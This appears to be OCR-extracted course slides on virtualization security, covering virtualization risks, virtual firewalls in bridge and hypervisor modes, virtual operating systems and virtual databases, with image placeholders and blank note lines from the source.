
- Due to the additional layer of infrastructure complexity, it is difficult to monitor unusual events and anomalies
- Offline can be used as a gateway to gain access to a company's systems
- Due to the dynamic nature of virtual machines, the workload can easily be moved to a new virtual machine with a lower level of security

Notes: ______________________________



Virtual Firewall


- Virtual firewalls are the **software firewall programs** that monitor and control the packets transmitted between VMs
- These firewalls run completely in the **virtual environment** and filter the data packets according to its security policies and rulesets
- The virtualized firewalls function in two modes, including the bridge-mode and hypervisor-mode
- In **bridge-mode**, the firewall resides at the inter-network virtual switch and filters the traffic
- In **hypervisor-mode**, the virtual firewall resides at the virtual machine monitor and monitors all the VM activity, including hardware, software, storage, services, and memory



Virtual Operating Systems

- Virtual Operating Systems refer to the **logical installation of an OS** in virtualization software on a pre-installed host OS
- It helps users to run multiple operating systems on a single hardware and switch between them based on usage
- **The advantages of virtualized OS include:**
  - Additional hardware not required
  - Efficient usage of system resources
  - Replicates most major host OS's services, such as backup, recovery, and security management
- **The limitations of virtualized OS are:**
  - It consumes many host resources, like CPU and memory
  - Virtual OS system calls must pass through the host OS's hardware, which minimizes performance

Notes: ____



Virtual Databases


- The virtual database is a type of database management system that allows users to **query various databases simultaneously** by treating them as a single entity

Advantages:

- It allows sharing of the overload burden of larger databases of similar environment
